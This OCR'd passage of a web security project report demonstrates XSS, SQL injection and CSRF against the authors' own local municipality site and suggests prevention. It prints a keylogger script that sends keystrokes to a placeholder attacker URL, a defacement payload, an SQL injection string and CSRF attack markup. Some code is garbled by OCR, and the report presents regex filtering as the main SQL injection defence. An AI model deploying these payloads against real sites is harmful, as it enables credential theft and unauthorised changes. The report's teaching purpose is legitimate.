


Fig 2.3 : Redirecting site to different website.

iii) Website Defacement:

Script: <h2>Hello<h2>

<script>document.body.background="ATTACKER'S IMAGE URL";</script>




Fig : Website Defacement demonstration.

iv) Key Logger

Script: <script> var buffer = []; var attacker =
'http://ATTACKER'S WEBSITE/?msg='
document.onkeypress = function(e) { var
timestamp = Date.now() | 0; var stroke = { k:
e.key, t: timestamp
};
buffer.push(stroke);
} window.setInterval(function() { if (buffer.length
> 0) { var data =
encodeURIComponent(JSON.stringify(buffer));
new Image(.src = attacker + data; buiffer = [];
}
}, 200);
</script>

This script can be used to trace the user inputs as it provides all the key pressed by user to hacker which can be used to steal information and is very harmful. These key can be redirected to attackers website and is stored in word file which can be later encrypted to get useful information.




Fig 2.5: Key Logger .

Prevention measures for Cross Site Scripting Attacks:

1. **Sanitize input fields:**

Input fields are a common gateway for cross-site scripting attacks. Sanitizing an input field or validating that the data is in the proper form ensures that only expected content can be submitted by your visitors. Predefining what a user can input (e.g., only allowing your fields to accept numbers, hyphens, and parentheses for a phone number) helps prevent a cross-site scripting attack on your site. To protect your site visitors, all input fields should be sanitized regularly.

We used the same method to protect our website from XSS attacks:
Regex operation were used to validate input in all the possible input fields in the website which is vulnerable to XSS attacks. And if any error is seen we don't push those data to DB to stop XSS attack. In this way we prevented our website form Cross Site Scripting.

Small Code Snippet where regex are used to validate input:

```
 if (!preg_match("/^[a-zA-Z]*$/",$firstname)) {

    echo "<p><font color=red> <b>Please,enter the valid first name</b></font></p>";
    $c=1;

}

if (!preg_match("/^[a-zA-Z]*$/",$middlename)) {

    echo "<p><font color=red> <b>Please,enter the valid middle name</b></font></p>";
    $c=1;

}
if (!preg_match("/^[a-zA-Z]*$/",$lastname)) {

    echo "<p><font color=red> <b>Please,enter the valid last name</b></font></p>";
    $c=1;

}
if (!preg_match("/^[a-zA-Z]*$/", $familyname)) {

  echo "<p><font color=red> <b>Please,enter the valid family name</b></font></p>";
  $c = 1;
}
if (!preg_match("/^[0-9]*$/", $citizenid)) {

  echo "<p><font color=red> <b>Please,enter the valid citizenid </b></font></p>";
  $c = 1;
}

if (!preg_match("/^[0-9]*$/", $marriageid)) {

  echo "<p><font color=red> <b>Please,enter the valid marriageid </b></font></p>";
  $c = 1;
}
```

```php
if (date("Y-m-d") < $dob) {
  echo "<p><font color=red> <b>Enter the valid Date of Birth</b></font></p>";
  $c = 1;
}

if (!preg_match("/^[+]{0,1}[0-9]{0,13}$/", $phonenumber)) {
  echo "<p><font color=red> <b>Enter the valid phonenumber</b></font></p>";
  $c = 1;
}

if (!preg_match("/^[a-zA-Z]*$/", $city)) {

  echo "<p><font color=red> <b>Please,enter the valid city</b></font></p>";
  $c = 1;
}

if (!preg_match("/^[0-9]*$/", $zipcode)) {

  echo "<p><font color=red> <b>Please,enter the valid zip code </b></font></p>";
  $c = 1;
}

if (!preg_match("/^[0-9]*$/", $housenumber)) {

  echo "<p><font color=red> <b>Please,enter the valid house number </b></font></p>";
  $c = 1;
}

if (!preg_match("/^[a-zA-Z]*$/", $streetname)) {

  echo "<p><font color=red> <b>Please,enter the street name</b></font></p>";
  $c = 1;
}

if (!preg_match("/^[0-9]*$/", $streetnumber)) {

  echo "<p><font color=red> <b>Please,enter the valid street number</b></font></p>";
  $c = 1;
}
```

2. **Use client- and server-side form validation:**

Validating all form submissions allows you to check the data on a form before it's accepted by the server. Typically, client-side form validation is done by utilizing JavaScript to confirm that only data deemed "acceptable" is being used before submitting it to the web server. As an additional safeguard, server-side validation should always be used in tandem with client-side validation. Server-side validation means the server also sanitizes the data before evaluating and accepting it.

3. **Use a web application firewall:**


As cyberattacks become more advanced and prevalent, a good best practice is to use a WAF that can filter bad bots and other malicious threats away from your website. Think of a WAF as the gatekeeper to your website, preventing cross-site scripting attacks before they're executed. When shopping for a WAF, look for a provider that protects against the latest and the most common types of attacks.

With cyberattacks on the rise, a few steps toward cross-site scripting prevention go a long way.

By taking the above measures to shore up your defenses, you're demonstrating a commitment to company and customer data that will produce big benefits in the long run.

3. SQL Injection

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.




A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information. Many high-profile data breaches in recent years have been the result of SQL injection attacks, leading to reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

SQL injection is a code injection technique that might destroy your database.


SQL injection is one of the most common web hacking techniques.

SQL injection is the placement of malicious code in SQL statements, via web page input.


Demonstrating SQL Injection:




In this we will be performing SQL Injection attack.



This is a database. Please keep not of data in the first row. F_Name is Bipul and L_Name is Bainwar. While performing an SQL injection attack we will try to change F_Name and modify L_Name as well using SQL injection.



In this page we can change F_Name using Citizenid. But we are running SQL Injection so F_Name along with L_Name also changes.



Now we can see in first row both F_Name and L_Name has changed.

Let’s have a look at code:

```php
if(!$conn)
{
    echo "Server is not connected";
}
    $sql="Update citizen set F_Name='$value' where ID_No=$citizenid;";

    if(mysqli_query($conn,$sql))
    {

        $message = "DATA UPDATED SUCCESFULLY ";
        echo "<script type='text/javascript'>alert('$message');</script>";
    }
    else{

        $message = "ERROR OCCURED";
        echo "<script type='text/javascript'>alert('$message');</script>";
    }
```

This is where we run our query. If we just enter F_Name, let F_Name be “Subham” the query will be:

Update citizen set F_Name='Subham' where ID_No=$citizenid;

But if we use give some malicious code, it will give different result.
Let’s input “Subham', L_Name='Chapagain” in F_Name field, then the query will be:

Update citizen set F_Name='Subham', L_Name='Chapagain' where ID_No=$citizenid;

So this query changes both F_Name and L_Name.


Prevention:

Here we will be using input validation technique to prevent SQL Injection attack. We will use regular expression to validate input.
Now if we enter invalid first name it will give error.

Many instances of SQL injection are blind vulnerabilities. This means that the application does not return the results of the SQL query or the details of any database errors within its responses. Blind vulnerabilities can still be exploited to access unauthorized data, but the techniques involved are generally more complicated and difficult to perform.

Depending on the nature of the vulnerability and the database involved, the following techniques can be used to exploit blind SQL injection vulnerabilities:

- You can change the logic of the query to trigger a detectable difference in the application's response depending on the truth of a single condition. This might involve injecting a new condition into some Boolean logic, or conditionally triggering an error such as a divide-by-zero.
- You can conditionally trigger a time delay in the processing of the query, allowing you to infer the truth of the condition based on the time that the application takes to respond.
- You can trigger an out-of-band network interaction, using OAST techniques. This technique is extremely powerful and works in situations where the other techniques do not. Often, you can directly exfiltrate data via the out-of-band channel, for example by placing the data into a DNS lookup for a domain that you control.



Cross-site request forgery:

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. It allows an attacker to partly circumvent the same-origin policy, which is designed to prevent different websites from interfering with each other.

In a successful CSRF attack, the attacker causes the victim user to carry out an action unintentionally. For example, this might be to change the email address on their account, to change their password, or to make a funds transfer. Depending on the nature of the action, the attacker might be able to gain full control over the user's account. If the compromised user has a privileged role within the application, then the attacker might be able to take full control of all the application's data and functionality.

For a CSRF attack to be possible, three key conditions must be in place:


- **A relevant action.** There is an action within the application that the attacker has a reason to induce. This might be a privileged action (such as modifying permissions for other users) or any action on user-specific data (such as changing the user's own password).

- **Cookie-based session handling.** Performing the action involves issuing one or more HTTP requests, and the application relies solely on session cookies to identify the user who has made the requests. There is no other mechanism in place for tracking sessions or validating user requests.
- **No unpredictable request parameters.** The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password.

The delivery mechanisms for cross-site request forgery attacks are essentially the same as for reflected XSS. Typically, the attacker will place the malicious HTML onto a web site that they control, and then induce victims to visit that web site. This might be done by feeding the user a link to the web site, via an email or social media message. Or if the attack is placed into a popular web site (for example, in a user comment), they might just wait for users to visit the web site.

- Note that some simple CSRF exploits employ the GET method and can be fully self-contained with a single URL on the vulnerable web site. In this situation, the attacker may not need to employ an external site, and can directly feed victims a malicious URL on the vulnerable domain. In the preceding example, if the request to change email address can be performed with the GET method, then a self-contained attack would look like this:
- ```
  <img src="https://vulnerable-website.com/email/change?email=pwned@evil-user.net">
  ```

Attack Demo:
I will be using a malicious html file to do csrf attack. It accesses login from browser and submits post request:
  ```


csrf.html > html > body > form > div.container > select
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Document</title>
</head>
<body>
<form action="http://localhost/Municipality-Management-System-main/adminpage.php" method="post">

<label for="firstname">First name</label>
<input type="text" value="Gunjan" name="firstname" required>

<label for="middlename">Middle Name</label>
<input type="text" value="Kumar" name="middlename">

<label for="lastname">Last Name</label>
<input type="text" value="Singh" name="lastname" required>

<label for="familyname">Family Name</label>
<input type="text" value="Tiwari" name="familyname">

<label for="dob">Date of birth</label>
<input type="date" value="2015-10-05" name="dob" required>

<label for="citizen_id">Enter Citizen ID</label>
<input type="text" value="141315" name="citizenid" required>
 Gender
<select name="gender" type="text">
<option value="male" selected>Male</option>
<option value="female">Female</option>
<option value="other">other</option>
</select>


```
                <option value="female">Female</option>
                <option value="other">other</option>
            </select><br>
            <br>

            <label for="marriageid"><b>Enter Marriage ID (Leave Blank if Unmarried)</b></label>
            <input type="text" value="169" name="marriageid"><br><br>


            <label for="phonenumber"><b>Phone Number</b></label>
